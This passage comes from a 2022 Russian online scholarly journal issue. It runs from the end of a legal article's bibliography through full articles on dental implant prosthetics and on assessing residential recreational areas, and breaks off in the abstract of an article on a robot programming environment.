4. Проект федерального закона «О внесении изменений в Федеральный закон «Об обращении лекарственных средств» в связи с принятием Федерального закона «Об экспериментальных правовых режимах в сфере цифровых инноваций в Российской Федерации».
5. Проект федерального закона «О внесении изменений в Федеральный закон «Об обращении лекарственных средств» в целях проведения эксперимента по розничной торговле лекарственными препаратами, отпускаемыми по рецепту на лекарственный препарат, дистанционным способом».
6. Приказ Министерства экономического развития РФ от 18 ноября 2020 г. № 755 «Об утверждении требований к форме и содержанию инициативного предложения об установлении экспериментального правового режима в сфере цифровых инноваций и проекта программы экспериментального правового режима в сфере цифровых инноваций, а также перечня документов, прилагаемых к инициативному предложению об установлении экспериментального правового режима в сфере цифровых инноваций».
7. Бородушко И.В. Экспериментальные правовые режимы как фактор цифровой трансформации инновационной предпринимательской среды // Ленинградский юридический журнал. 2021. № 4 (66). С. 86–98.
8. Макаров В. О. Проблемы теории и перспективы внедрения института «регулятивных песочниц» (экспериментальных правовых режимов) в современной России // Вестник Московского университета МВД России. 2021. № 6. С. 176–182.
9. Питиримова А.О. Перспективы и проблемы развития экспериментальных правовых режимов в Российской Федерации // Вопросы российской юстиции. 2022. № 19. С. 537-543.

10. Чагин И.Б. К вопросу о правовом регулировании порядка организации экспериментальных правовых режимов в сфере инновационных технологий // Пролог: журнал о праве. 2022. № 1. С. 5–13.
11. Чеговадзе Л. А. Экспериментальные правовые режимы как способ нормотворчества // Вестник Московского университета МВД России. 2022. № 1. С. 315–319.

List of literature:

1. Decree of the President of the Russian Federation of May 13, 2017 N 208 "On the Strategy of economic security of the Russian Federation for the period up to 2030" // Collection of Legislation of the Russian Federation of May 15, 2017 N 20, Article 2902.
2. Federal Law of July 29, 2017 N 216-FZ "On innovative scientific and technological centers and on amendments to certain legislative acts of the Russian Federation" // Collection of Legislation of the Russian Federation dated July 31, 2017 N 31 (Part I) of Article 4765.
3. Federal Law No. 258-FZ of July 31, 2020 "On Experimental legal regimes in the Field of digital innovations in the Russian Federation" // Collection of Legislation of the Russian Federation of August 3, 2020 No. 31 (Part I) of Article 5017.
4. Draft Federal Law "On Amendments to the Federal Law "On circulation of medicines" in connection with the adoption of the Federal Law "On Experimental Legal Regimes in the Field of digital innovations in the Russian Federation".
5. Draft Federal Law "On Amendments to the Federal Law "On Circulation of Medicines" for the purpose of Conducting an experiment on retail Sale of Prescription Medicines for a Medicinal Product by remote means."
6. Order of the Ministry of Economic Development of the Russian Federation No. 755 dated November 18, 2020 "On Approval of the Requirements for the Form and Content of the Initiative Proposal to Establish an experimental Legal

regime in the Field of digital Innovations and the draft program of the experimental legal regime in the field of digital innovations, as well as the list of documents attached to the initiative proposal to establish an experimental legal regime in the field of digital innovation".

7. Borodushko I.V. Experimental legal regimes as a factor of digital transformation of innovative entrepreneurial environment // Leningrad Law Journal. 2021. No. 4 (66). pp. 86-98.
8. Makarov V. O. Problems of theory and prospects for the introduction of the institute of "regulatory sandboxes" (experimental legal regimes) in modern Russia // Bulletin of the Moscow University of the Ministry of Internal Affairs of Russia. 2021. No. 6. pp. 176-182.
9. Pitirimova A.O. Prospects and problems of development of experimental legal regimes in the Russian Federation // Issues of Russian justice. 2022. No. 19. pp. 537-543.
10. Chagin I.B. On the issue of legal regulation of the organization of experimental legal regimes in the field of innovative technologies // Prologue: journal of Law. 2022. No. 1. pp. 5-13.
11. Chegovadze L. A. Experimental legal regimes as a method of rulemaking // Bulletin of the Moscow University of the Ministry of Internal Affairs of Russia. 2022. No. 1. pp. 315-319.

©Оленин А. В., 2022 // Научный сетевой журнал «Столыпинский вестник», №4/2022.

Для цитирования: Оленин А. В. Перспективы реализации механизма экспериментальных правовых режимов в Российской Федерации (на примере дистанционной продажи рецептурных лекарственных препаратов)// Научный сетевой журнал «Столыпинский вестник», №4/2022.



Столыпинский
вестник

Научная статья

Original article

УДК 13058

ПРОТЕЗИРОВАНИЕ НА ДЕНТАЛЬНЫХ ИМПЛАНТАТАХ

PROSTHETICS ON DENTAL IMPLANTS

Тлупов Ислам Вячеславович, ассистент института стоматологии и челюстно-лицевой хирургии, Кабардино-Балкарский Государственный Университет Им.Х.М.Бербекова, Россия, г. Нальчик.

Хамида Мохамед, ассистент института стоматологии и челюстно-лицевой хирургии, Кабардино-Балкарский Государственный Университет Им.Х.М.Бербекова, Россия, г. Нальчик.

Фадель Бибарс, ассистент института стоматологии и челюстно-лицевой хирургии, Кабардино-Балкарский Государственный Университет Им.Х.М.Бербекова, Россия, г. Нальчик.

Tlupov Islam Vyacheslavovich, Assistant at the Institute of Dentistry and Maxillofacial Surgery, Kabardino-Balkar State University Named After H.M.Berbekov, Russia, Nalchik

Hamid Mohamed, Assistant at the Institute of Dentistry and Maxillofacial Surgery, Kabardino-Balkar State University Named After H.M.Berbekov, Russia, Nalchik

Fadel Bibars, Assistant at the Institute of Dentistry and Maxillofacial Surgery, Kabardino-Balkar State University Named After H.M.Berbekov, Russia, Nalchik

Аннотация. В статье анализируются особенности протезирования на дентальных имплантатах. Рассматриваются показания к проведению дентальной имплантации и условия её успешного осуществления. Выявляются принципы и подходы к планированию дентальной имплантации. Приводятся этапы процесса остеоинтеграции, специфика планирования ортопедической конструкции и тенденции дентальной имплантации, связанные с сокращением длительности реабилитации. Рассматриваются особенности выбора материала ортопедических конструкций.

Annotation. The article analyzes the features of prosthetics on dental implants. The indications for dental implantation and the conditions for its successful implementation are considered. The principles and approaches to the planning of dental implantation are revealed. The stages of the process of osseointegration, the specifics of planning an orthopedic structure and the trends in dental implantation associated with a reduction in the duration of rehabilitation are given. The features of the choice of material for orthopedic structures are considered.

Ключевые слова: стоматология, протезирование, зубной ряд, дентальная имплантация, дентальные имплантаты.

Key words: dentistry, prosthetics, dentition, dental implantation, dental implants.

В ортопедической стоматологии одной из наиболее актуальных является проблема восстановления зубных рядов [1]. Одним из современных методов ортопедического лечения полного и частичного отсутствия зубов выступает зубное протезирование с применением дентальных имплантатов. Использование дентальных имплантатов для фиксации протезов придаёт устойчивость ортопедической конструкции и обеспечивает её высокие эстетические и функциональные свойства [2]. Помимо этого, при дентальной имплантации возможно максимальное сохранение альвеолярной кости за счёт отсутствия выраженной атрофии костной ткани челюсти. Достоинства и

возможности применения дентальных имплантатов для восстановления зубных рядов делает актуальным исследование специфики дентальной имплантации.

Целью работы является изучение особенностей протезирования на дентальных имплантатах. Для её достижения были использованы методы анализа и синтеза научных публикаций и литературных источников по рассматриваемой теме.

В основе дентальной имплантации лежит феномен остеоинтеграции, представляющий собой соединение костных структур периимплантационной области с имплантатом за счёт образования на его поверхности костной либо костеподобной субстанции без переходной соединительнотканой прослойки [3]. Дентальная имплантация проводится в следующих случаях:

- полная адентия, при которой путём имплантации возможно проведение несъёмного протезирования либо обеспечения надёжной фиксации полных съёмных зубных протезов;
- концевые и включённые дефекты зубного ряда при наличии интактных крайних зубов;
- одиночные дефекты зубного ряда, при которых посредством имплантации возможно избежание препарирования зубов, расположенных рядом с дефектом;
- повышенная чувствительность тканей ротовой полости к применяемым для изготовления съёмного протеза материалам.

По сравнению с традиционно используемыми съёмными ортопедическими конструкциями, дентальные имплантаты отличаются лучшей функциональностью, обеспечивают более качественный эстетический эффект и значительно увеличивают качество жизни пациента [4]. Одним из основных условий успешной дентальной имплантации является грамотное планирование этой процедуры, представляющее собой разработку плана рационального ортопедического лечения, нацеленного на восстановление

функциональной и анатомической целостности зубочелюстной системы с использованием дентальных имплантатов как основной либо дополнительной опоры протезов.

Планирование дентальной имплантации основывается на принципах комплексности ортопедического лечения, индивидуального подхода, согласованности и преемственности ортопедического и хирургического этапов лечения [5]. В результате планирования лечения определяются оптимальный вариант протезирования, тип, размеры и число имплантатов, необходимых для рационального протезирования, а также разрабатывается тактика проведения ортопедического и хирургического этапов лечения.

При планировании лечения требуется учитывать необходимость восстановления всех отсутствующих в ротовой полости зубов [6]. В отдельных случаях допустимо сочетание протезирования на дентальных имплантатах на одной из челюстей с традиционными методами протезирования на противоположной. При протезировании могут быть изготовлены съёмные либо несъёмные зубные протезы, а также их комбинации. Важно планирование введения адекватного числа дентальных имплантатов, которое в идеальном случае должно соответствовать числу отсутствующих зубов.

Процесс остеоинтеграции, лежащий в основе дентальной имплантации, состоит из трёх последовательных этапов, отражающих постепенную регенерацию костной ткани [7]:

1. Остеокондукция. Эта фаза заключается в мобилизации остеобластов и их миграции на поверхность дентального имплантата через сформированный вокруг текстурированного покрытия имплантата остаток кровяного сгустка.
2. Непосредственное костное образование. Основу данного этапа, включающего одновременное протекание процессов контактного и дистантного остеогенеза, составляет минерализация костного

матрикса, активизирующаяся остеогенными клетками при достижении поверхности имплантата.

3. Ремоделирование кости. Представляет собой длительный процесс, который находится в самоподдерживающемся состоянии за счёт серий разработки и образования кости.

При дентальной имплантации стабилизация структуры костной ткани достигается через 18 месяцев после проведения операции. Для повышения остеоинтеграции имплантатов могут использоваться различные биопокрытия. Успешность функционирования имплантатов во многом зависит от планирования ортопедической конструкции [8]. Ортопедическая конструкция с опорой на дентальные имплантаты планируется и создаётся так, чтобы бугры жевательной поверхности обладали пологим скатом ($25 \pm 5^\circ$), а окклюзионные поверхности, размещённые ближе к основанию бугра, контактировали с зубами-антагонистами, при этом расстояние между окклюзионными поверхностями должно составлять 8-10 мкм. Данный алгоритм построения окклюзионной поверхности способствует уменьшению либо устранению излишней нагрузки на дентальный имплантат.

Основной тенденций дентальной имплантации является уменьшение длительности общего периода реабилитации, возможное благодаря оптимизации протокола имплантации и немедленному функциональному протезированию [9]. Данная тенденция обуславливает широкое внедрение в клиническую практику различных методик контроля стабильности имплантатов и их остеоинтеграции, включая лучевые и физические методы исследования, в основе которых лежат звук, ультразвук и лазерное излучение.

Большое значение в дентальной имплантации имеет выбор материала ортопедических конструкций, от которого во многом зависит эффективность ортопедического лечения [10]. Наиболее распространённым в имплантологии материалом является высокоочищенный титан (99,7 %) и его сплав TiAl_6V_4 (90 % Ti, 6 % Al и 4 % V). Широкая популярность титана обусловлена

формированием прочной интеграции между поверхностью титанового имплантата и окружающими его тканями, благодаря которой зубной протез может успешно выдерживать циклические и статические нагрузки при жевании. Помимо этого, титан не является благородным металлом, и его поверхность покрыта биологически инертной оксидной плёнкой, благодаря которой разложение этого материала *in vivo* минимально.

В то же время электрическая проводимость этой плёнки зависит от условий, в которых расположен материал. Решающее значение для коррозионных свойств и биосовместимости сплавов любых металлов, в том числе титана, имеет их кристаллическая структура [11]. От особенностей взаимодействия между кристаллом структуры и биологической средой зависит, какие элементы будут высвобождаться в ротовую полость, что позволяет определить, как организм пациента будет реагировать на конкретный сплав.

Данные исследований показывают, что контакт с достаточно агрессивной средой ротовой полости приводит к выделению материалов титановых имплантатов в слюну, вследствие чего происходит изменение химического состава и кислотности окружающих тканей, что негативно сказывается на адаптационных процессах зубочелюстной системы к протезам [12]. Это обусловлено возникновением в металлических конструкциях протезов коррозионных электрохимических процессов в результате взаимодействия металлических включений между собой и со слюной, являющейся электролитически коррозионноактивной средой. С целью недопущения развития негативного воздействия стоматологического лечения на органы и ткани полости рта и организм в целом целесообразным является выбор безметалловых стоматологических ортопедических конструкций, к примеру из диоксида циркония. Замена подобными протезными конструкциями металлических протезов позволяет достоверно сократить концентрацию ионов металлов и частоту их выявления в слюне.

Таким образом, протезирование с использованием дентальных имплантатов является эффективным методом лечения пациентов с дефектами зубных рядов. Успех функционирования имплантатов определяется множеством факторов, основными из которых выступают грамотное планирование лечения и ортопедической конструкции, включая её строение, положение имплантата относительно соседних зубов и зуба-антагониста и распределение жевательной нагрузки, а также выбор материала ортопедических конструкций.

Список литературы

1. Негматова Д.У., Зайниев С.С., Камариддинзода М.К. Возможности протезирования с опорой на дентальные имплантаты // Достижения науки и образования. – 2020. – № 6 (60). – С. 45-52.
2. Машков К.Н. Применение дентальных имплантатов при полном отсутствии зубов // Бюллетень медицинских интернет-конференций. – 2019. – Т. 9, № 6. – С. 243-244.
3. Дентальная имплантология: учеб. пособие / сост. Ф.З. Мирсаева, М.Б. Убайдуллаев, А.Б. Вяткина, С.Ш. Фаткуллина; под ред. проф. Ф.З. Мирсаевой. – Уфа: Изд-во ГБОУ ВПО БГМУ Минздрава России, 2015. – 124 с.
4. Кулаков А.А., Каспаров А.С., Порфенчук Д.А. Факторы, влияющие на остеоинтеграцию и применение ранней функциональной нагрузки для сокращения сроков лечения при дентальной имплантации // Стоматология. – 2019. – Т. 98, № 4. – С. 107-115.
5. Дентальная имплантация: учеб. пособие / Н.Е. Сельский, Р.Т. Буляков, Э.И. Галиева, О.А. Гуляева, С.В. Викторов, А.В. Трохалин, И.О. Коротик. – Уфа: Изд-во: ФГБОУ ВО БГМУ Минздрава России, 2016. – 116 с.
6. Жидовинов А.В., Глоденко Д.А. Дентальная имплантация как оптимальный способ фиксации съёмных протезов // Прикаспийский вестник медицины и фармации. – 2021. – Т. 2, № 2. – С.57-63.

7. Исроилов С.А. Разработка системы прогнозирования исходов дентальной имплантации / С.А. Исроилов, Н.Ф. Абсаламова, Х.Ю. Саттарова, Л.М. Джавадова, Н.А. Холбаева // Достижения науки и образования. – 2019. – № 12 (53). – С. 65-68.
8. Негматова Д.У., Зайниев С.С., Камариддинзода М.К. Ортопедическое лечение больных с использованием дентальных имплантатов // Academy. – 2020. – № 4 (55). – С. 113-119.
9. Гуськов А.В. Методология использования реалистичных денто-моделей челюстей для моделирования стоматологического лечения методом дентальной имплантации, подготовки к его этапам и развития методик контроля стабильности имплантатов и их супраструктур / А.В. Гуськов, А.В. Кузнецов, А.А. Олейников, М. Мазлум, А. Осман // Актуальные проблемы медицины. – 2021. – № 44 (2). – С. 226-236.
10. Фролова О.С. Оптимизация выбора конструкционного материала при протезировании на дентальных имплантатах / О.С. Фролова, С.М. Рабчинский, М. Сердечнова, А.И. Головко, М.Л. Желудкевич, Б. Карстен // Современная стоматология. – 2020. – № 1 (78). – С. 86-92.
11. Наумович С.А. Электрохимическая совместимость сплавов металлов, применяемых в Республике Беларусь при несъёмном протезировании на дентальных имплантатах / С.А. Наумович, А.А. Савицкий, А.И. Головко, П.Л. Титов, С.И. Храменков, О.С. Фролова // Современная стоматология. – 2019. – № 1 (74). – С. 77-81.
12. Головко А.И., Фролова О.С. Оценка влияния металлических сплавов, применяемых при протезировании на дентальных имплантатах, на микроэлементный состав ротовой жидкости // Современная стоматология. – 2020. – № 4 (81). – С. 46-49.

List of literature

1. Negmatova D.U., Zainiev S.S., Kamariddinzoda M.K. Possibilities of prosthetics based on dental implants // Achievements of science and education. – 2020. – № 6 (60). – Pp. 45-52.
2. Mashkov K.N. The use of dental implants in the complete absence of teeth // Bulletin of medical Internet conferences. – 2019. – Vol. 9, No. 6. – pp. 243-244.
3. Dental implantology: textbook. the manual / comp. F.Z. Mirsaeva, M.B. Ubaydullaev, A.B. Vyatkina, S.S. Fatkullina; edited by Prof. F.Z. Mirsaeva. – Ufa: Publishing house of GBOU VPO BSMU of the Ministry of Health of Russia, 2015. – 124 p.
4. Kulakov A.A., Kasparov A.S., Porfenchuk D.A. Factors affecting osseointegration and the use of early functional load to reduce the duration of treatment during dental implantation // Dentistry. – 2019. – Vol. 98, No. 4. – pp. 107-115.
5. Dental implantation: studies. manual / N.E. Selsky, R.T. Bulyakov, E.I. Galieva, O.A. Gulyaeva, S.V. Viktorov, A.V. Trokhalin, I.O. Korotik. – Ufa: Publishing house: BSMU BSMU of the Ministry of Health of Russia, 2016. – 116 p.
6. Zhidovinov A.V., Glodenko D.A. Dental implantation as an optimal way of fixing removable prostheses // Caspian Bulletin of Medicine and Pharmacy. - 2021. – Vol. 2, No. 2. – pp.57-63.
7. Isroilov S.A. Development of a system for predicting the outcomes of dental implantation / S.A. Isroilov, N.F. Absalamova, H.Y. Sattarova, L.M. Javadova, N.A. Holbaeva // Achievements of science and education. – 2019. – № 12 (53). – Pp. 65-68.
8. Negmatova D.U., Zainiev S.S., Kamariddinzoda M.K. Orthopedic treatment of patients using dental implants // Academy. – 2020. – № 4 (55). – Pp. 113-119.

9. Guskov A.V. Methodology of using realistic dental models of jaws for modeling dental treatment by dental implantation, preparation for its stages and development of methods for monitoring the stability of implants and their suprastructures / A.V. Guskov, A.V. Kuznetsov, A.A. Oleynikov, M. Mazlum, A. Osman // Actual problems of medicine. – 2021. – № 44 (2). – Pp. 226-236.
10. Frolova O.S. Optimization of the choice of structural material for prosthetics on dental implants / O.S. Frolova, S.M. Rabchinsky, M. Serdnova, A.I. Golovko, M.L. Zheludkevich, B. Karsten // Modern dentistry. – 2020. – № 1 (78). – Pp. 86-92.
11. Naumovich S.A. Electrochemical compatibility of metal alloys used in the Republic of Belarus for permanent prosthetics on dental implants / S.A. Naumovich, A.A. Savitsky, A.I. Golovko, P.L. Titov, S.I. Khramenkov, O.S. Frolova // Modern dentistry. – 2019. – № 1 (74). – Pp. 77-81.
12. Golovko A.I., Frolova O.S. Evaluation of the influence of metal alloys used in prosthetics on dental implants on the microelement composition of oral fluid // Modern dentistry. – 2020. – № 4 (81). – Pp. 46-49.

© Тлупов И.В., Хамида М., Фадель Б. 2022 Научный сетевой журнал
«Столыпинский вестник» №4/2022

Для цитирования: Тлупов И.В., Хамида М., Фадель Б.
ПРОТЕЗИРОВАНИЕ НА ДЕНТАЛЬНЫХ ИМПЛАНТАТАХ// Научный
сетевой журнал «Столыпинский вестник» №4/2022



Столыпинский

вестник

Научная статья

Original article

УДК 62

**ОПРЕДЕЛЕНИЕ РЕКРЕАЦИОННЫХ ТЕРРИТОРИЙ, ОБЗОР
ПОДХОДОВ И МЕТОДОВ ОЦЕНКИ**

**DEFINITION OF RECREATIONAL AREAS, REVIEW OF APPROACHES
AND METHODS OF ASSESSMENT**

Кудряшова Александра Михайловна, магистр, ФГБОУ ВО «Санкт-Петербургский государственный лесотехнический университет имени С.М. Кирова», г.Санкт-Петербург

Kudryashova Alexandra Mikhailovna, Master's degree, St. Petersburg State Forestry University named after S.M. Kirov, St. Petersburg

Аннотация: В данной статье приведен обзор основных подходов к оценке рекреационных зон и описана возможность применения приведенных методик к оценке рекреационных территорий жилых микрорайонов. Обозначены критерии оценки применимые к формированию привлекательного и комфортного пространства для отдыха горожан.

Annotation: This article provides an overview of the main approaches to the assessment of recreational areas and describes the possibility of applying these techniques to the assessment of recreational areas of residential neighborhoods. The

evaluation criteria applicable to the formation of an attractive and comfortable space for the recreation of citizens are indicated.

Ключевые слова: ландшафтная архитектура; рекреационные территории; рекреационный потенциал; внутридворовые пространства; дворы; общественные зоны; детские площадки; комплексное освоение территорий.

Keywords: landscape architecture; recreational areas; recreational potential; courtyard spaces; courtyards; public areas; playgrounds; complex grounds of territories.

Рекреационная деятельность является естественным процессом в жизни каждого современного человека. Она может иметь разные формы, радиусы доступности, разные уровни активности (пассивный отдых на пляже или сплав по горной реке, чтение книги в сквере или круговая тренировка на спортивной площадке во дворе). Сложно отрицать высокую мобильность и пластичность современного жителя мегаполиса, без этих качеств невозможно адаптироваться к существующему темпу городской жизни. Последние годы набирают популярность такие виды рекреации, как кратковременные прогулки за чертой города, выходные в экодомиках и шалашах, спортивные соревнования на открытом воздухе, городские огороды в скверах и парках. Очевидно, что городу становится сложно отвечать на рекреационные запросы горожан, обеспечивать оптимальную плотность посетителей и привлекательную зеленую массу. Популярны прогулочные зоны часто не выдерживают существующей нагрузки: появляются проплешины газона, гибнут зеленые насаждения, территория захламляется или обрастает несанкционированными коммерческими точками, отпугивающими посетителей с потребностью тихого отдыха. Возникает вопрос о целесообразности далеких перемещений с целью удовлетворения своих рекреационных потребностей. Жилые территории Санкт-Петербурга имеют огромный рекреационный потенциал. В ходе наблюдения за жилым

микрорайоном Коломязи, было установлено, что есть территории, активно эксплуатируемые жителями, а есть не востребуемые и маргинализированные. Оценка критериев качества пространства и оценка рекреационного потенциала показали недостаточное количество подходов и методов оценки рекреационных территорий в контексте жилого строительства.

В данной статье приводятся основные подходы к оценке рекреационного потенциала и возможность их применения в сфере внутридворовых рекреационных зон.

Процесс добровольной деятельности, основанный на личном выборе и направленный на восстановление сил, развитие выносливости и здоровья организма, получение эмоций и эстетического наслаждения называется *рекреационной деятельностью*.

Рекреационную деятельность можно отнести к метафизическим понятиям. Она затрагивает многие сферы деятельности, принимает разные масштабы, формы (стационарная, мобильная) и характеры (пассивное наблюдение, активные виды спорта, прогулка), направлена не только на отдых, но и на развитие личности, удовлетворение потребностей. Рекреационная деятельность может быть ограничена (режим доступа на территорию, экономические барьеры перемещения и путешествий, отсутствие объектов для рекреационной деятельности). [1]

Совокупность всех допустимых действий, созданная для организации отдыха на определенных территориях, называется *рекреационным потенциалом*.

Существует понятие *рекреационной емкости территории* - возможность территории обеспечивать некоторому числу пользователей психологический комфорт для отдыха без негативного воздействия на окружающую среду и ее искусственных компонентов. [2]

Первые формулировки “рекреационные ресурсы” появились в 1970-ых годах в работах Ю. К. Ефремова. В своих научных трудах он рекомендовал относить

места отдыха и туризма к рекреационному ресурсу. В дальнейшем А.А. Минц утверждал, что для создания рекреационных зон необходима потребность (человеческая или экономическая), целесообразность использования. Многие авторы отмечают неразрывную связь природных компонентов среды и рекреационного потенциала. Н. Ф Реймс одним из первых начал развивать тему ценности связи физического и психического состояния человека и во время отдыха.

Л.Е. Розенберг разработал классификацию эстетического потенциала рекреационных территорий, подразделяющую пейзажи на 4 типа, в зависимости от природного разнообразия, возраста и сомкнутости полога. Самый высокий класс (4) подразумевает наличие смешанного или чистого древостоя основных лесобразующих пород, разнообразие пространственной структуры, наличие ажурной кроны, многогранность образов (габитусов) растений, хорошо развитый подлесок и устойчивый (без признаков деградации) травостой. Непривлекательные пейзажи (1 категории) определены как монотонные, молодые или фаутные насаждения, имеющие плотную структуру, быстро надоедающие и производящие неприятное впечатление. [3] С одной стороны, данная классификация приемлема для городских рекреационных территорий, так как эстетическая составляющая является неотъемлемым фактором, влияющим на рекреационный потенциал, но с другой стороны, в большинстве критериев она применима к естественным саморегулирующимся природным комплексам. Зеленые насаждения, расположенные вокруг внутриквартальных рекреационных территорий - рукотворный (искусственно воссозданный) объект, формирование которого сопровождается множеством факторов. Для оценки пейзажей в контексте городской среды, возможно частично сократить критерии, описывающее эстетику пейзажа при естественном формировании и оставить такие характеристики, как: плотность насаждений, ярусность, ажурность крон, видовое разнообразие и визуальные связи.

Л. М. Фурсова в своих научных трудах определила основные факторы проектирования рекреационных территорий: санитарно-гигиенический (уровень пригодности территорий для отдыха), эстетический (эмоциональное воздействие), природоохранный (устойчивость среды к нагрузке), технологический (оценивает возможность освоения), функциональный (совокупность и анализ всех факторов, внешних связей, развития и инфраструктуры). Эти факторы подразделяются на стимулирующие (эстетический и санитарно-гигиенический) и лимитирующие (технический и природоохранный). [3] Ввиду сравнительно небольших площадей внутридворовых рекреационных территорий, природоохранный фактор (корректировка нагрузки) должен быть скорректирован в процессе планирования объекта (например, организацией логичной дорожно-тропиночной сети, грамотное зонирование территории с целью равномерного распределения просителей) с целью снижения антропогенной нагрузки на природный комплекс. [4]

Одна из формул использованная при благоустройства прибрежной зоны в Казани для оценки рекреационного потенциала выглядит следующий образом:

$$РПТ = \sum_1^7 П + \sum_1^9 КИР + \sum_1^4 ПР,$$

РПТ – рекреационный потенциал территории,

П – природные ресурсы,

КИР – культурно-исторические ресурсы,

ПР – производственные ресурсы [5]

В контексте жилой застройки невозможно выделить множество компонентов оценки применимых к крупным рекреационным зонам (парки, лесопарки, сады, прибрежные зоны, туристические кластеры), необходимо сформировать критерии применимые именно к внутриквартальным рекреационным зонам.

Понятие рекреации можно рассматривать с позиции отдыхающего и с позиции организации отдыха. Нормативная база описывает рекреационную деятельность в конкретных местах (парки, леса, особо охраняемые природные территории, лечебно-оздоровительные учреждения, туристические направления), понятие рекреации внутри жилых кварталов рассматриваются в комплексе, на этапе планирования и застройки. Например, “Шкала рекреационной оценки ландшафтов”, разработанная под руководством В.С. Моисеева, неприменима к оценке жилой городской застройки, а шкала для эстетической оценки участков леса, созданная “Леспроект”, частично применима к жилым территориям (точки пейзажного обзора, Рис). [6]




Рис 2. Точки пейзажного обзора:

- 1 - узкого,
- 2 - секторного,
- 3 - панорамного,
- 4 - кругового

Ю.Б. Хромов один из первых, кто подошел к разработке норм по рекреационной нагрузке на спортивные и игровые детские площадки, а также зоны тихого отдыха. В его работах, игровые комплексы для детей до 14 лет рассчитываются по норме 15 м^2 на одного пользователя, игровые площадки для детей 4-6 и 7-14 лет – 5 м^2 и 10 м^2 , зоны тихого отдыха $5-10 \text{ м}^2$ (в

зависимости от потенциального количества пользователей) , спортивные площадки минимум 10 м² на одного посетителя. [7]

Градостроительные нормы и рекомендации проектирования рекреационных внутридворовых зон не учитывают экономические и экологические ситуации конкретных территорий. Они рассматривают жилую среду как комплекс зданий с элементами рекомендованного благоустройства, расположенными на территории конкретной климатической зоны, в то время, как экономический класс жилья, его возраст и внешние связи, диктуют определенные критерии создания.

Например, сравнение ЖК Парадный квартал, ЖК Солнечный город и Жилмассив на Тракторной улице некорректно, каждая территория требует комплексной оценки, критерии для которой не сформированы.

Литература:

1. А. В. Бирюкова, «Рекреационная деятельность как социальный процесс», *Известия РГПУ им. А. И. Герцена*, т. №79, 2008.
2. Д. В. Николаенко, Рекреационная география. Учебное пособие для студентов высших учебных заведений, М: Владос, 2001.
3. В. А. Агальцова, Основы лесопаркового хозяйства: учебник, 2008: ГОУ ВПО МГУЛ, М.
4. В. И. Ерохина, *Озеленение населенных мест*, Москва: Сройиздат, 1987..
5. А. Ф. Хайретдинов, Х. Г. Мусин и Р. Х. Гафиятов, «Дифференцированная оценка рекреационного потенциала лесов», *Вестник башкирского государственного аграрного университета*, т. 3, 2010.
6. С. В. Вишнякова и Т. И. Фролова, Рекреационный потенциал зеленых зон, Екатеринбург: РИО УГЛТУ, 2020.
7. В. А. Горохов, Городское зеленое строительство, М: Стройиздат, 1991.

References:

1. A.V. Biryukova, "Recreational activity as a social process," *Izvestiya RSPU named after A. I. Herzen*, vol. No. 79, 2008.

2. D. V. Nikolaenko, Recreational Geography. Textbook for students of higher educational institutions, Moscow: Vldos, 2001.
3. V. A. Agaltsova, Fundamentals of forestry: textbook, 2008: GOU VPO MGUL, M.
4. V. I. Erokhina, Landscaping of populated areas, Moscow: Stroyizdat, 1987..
5. A. F. Khayretdinov, H. G. Musin and R. H. Gafiyatov, "Differentiated assessment of recreational potential of forests," Bulletin of Bashkir State Agrarian University, vol. 3, 2010.
6. S. V. Vishnyakova and T. I. Frolova, Recreational potential of green zones, Yekaterinburg: RIO UGLTU, 2020.
7. V. A. Gorokhov, Urban green construction, Moscow: Stroyizdat, 1991.

© Кудряшова А.М., Научный сетевой журнал «Столыпинский вестник», номер 4/2022.

Для цитирования: Кудряшова А.М. ОПРЕДЕЛЕНИЕ РЕКРЕАЦИОННЫХ ТЕРРИТОРИЙ, ОБЗОР ПОДХОДОВ И МЕТОДОВ ОЦЕНКИ // Научный сетевой журнал «Столыпинский вестник», номер 4/2022.



Столыпинский
вестник

Научная статья

Original article

УДК 004.921

**РАЗРАБОТКА СРЕДЫ ПРОГРАММИРОВАНИЯ РОБОТОВ С
РЕЖИМОМ ИМИТАЦИОННОГО МОДЕЛИРОВАНИЯ**
**DESIGN OF INTEGRATED DEVELOPMENT ENVIRONMENT FOR
ROBOTS WITH SIMULATION MODE**

Орехова София Михайловна, студент-бакалавр, Кубанский
государственных технологический университет, г. Краснодар

Янаева Марина Викторовна, кандидат технических наук, доцент, Кубанский
государственный технологический университет, г. Краснодар

Orekhova Sofiia Mikhailovna, B.S. in Engineering, Kuban State Technology
University

Yanaeva Marina Viktorovna, Candidate of Technical Sciences, Associate
Professor, Kuban State Technological University, Krasnodar

Аннотация

В ходе развития информационных технологий и промышленной инженерии в 21 веке в общее пользование начали появляться такие помощники, как роботы. Само понимание «робот» пришло определенно недавно и происходит от чешского языка. Что же представляет из себя робот? Робот – это некоторое автоматическое устройство, которое предназначено для выполнения определённой операции и действующее по заранее заложенной программе. В

текущее время это может быть, как и физическое воплощение полноценного робота, так и автономно действующая программа. Так же, для обучения такой дисциплины как «робототехника» были применены такие программы, как среда программирования виртуального робота, где основным средством при разработке логики проекта является визуальное программирование.

Подобная среда программирования направлена на введение в развивающуюся робототехнику и начальным обучением программирования. Разработка программы для виртуального робота одна из важнейших частей, которая помогает развивать аналитическое мышление.

Определённо, после введения такого понятия, следует следующий вопрос – что из себя представляет подобная среда? В данной статье будет раскрыто само понимание виртуального робота и каким образом его можно представить в проекте. Так же, отдельно будет рассматриваться развитие визуального языка в данной разработке на примере самого старшего и наиболее развитого графического языка G, иначе LabView.

Annotation

In the course of development information technology and industrial engineering in the 21st century, helpers such as robots began to appear in the public domain. The very understanding of the «robot» came definitely recently and comes from the Czech language. What is a robot? A robot is some kind of automatic device that is designed to perform a specific operation and acts on a predetermined program. In the current time, this can be both the physical implementation of a full-fledged robot and an autonomous program. Also, for the training of such discipline as «robotics» such programs as virtual robot programming environment were applied, where the main tool in the development of project logic is visual programming.

A similar programming environment is aimed at introducing robotics and initial programming training to the developing world. Developing a virtual robot program is one of the most important parts that helps to develop analytical thinking.

Surely, after the introduction of such a concept, the next question is, what is

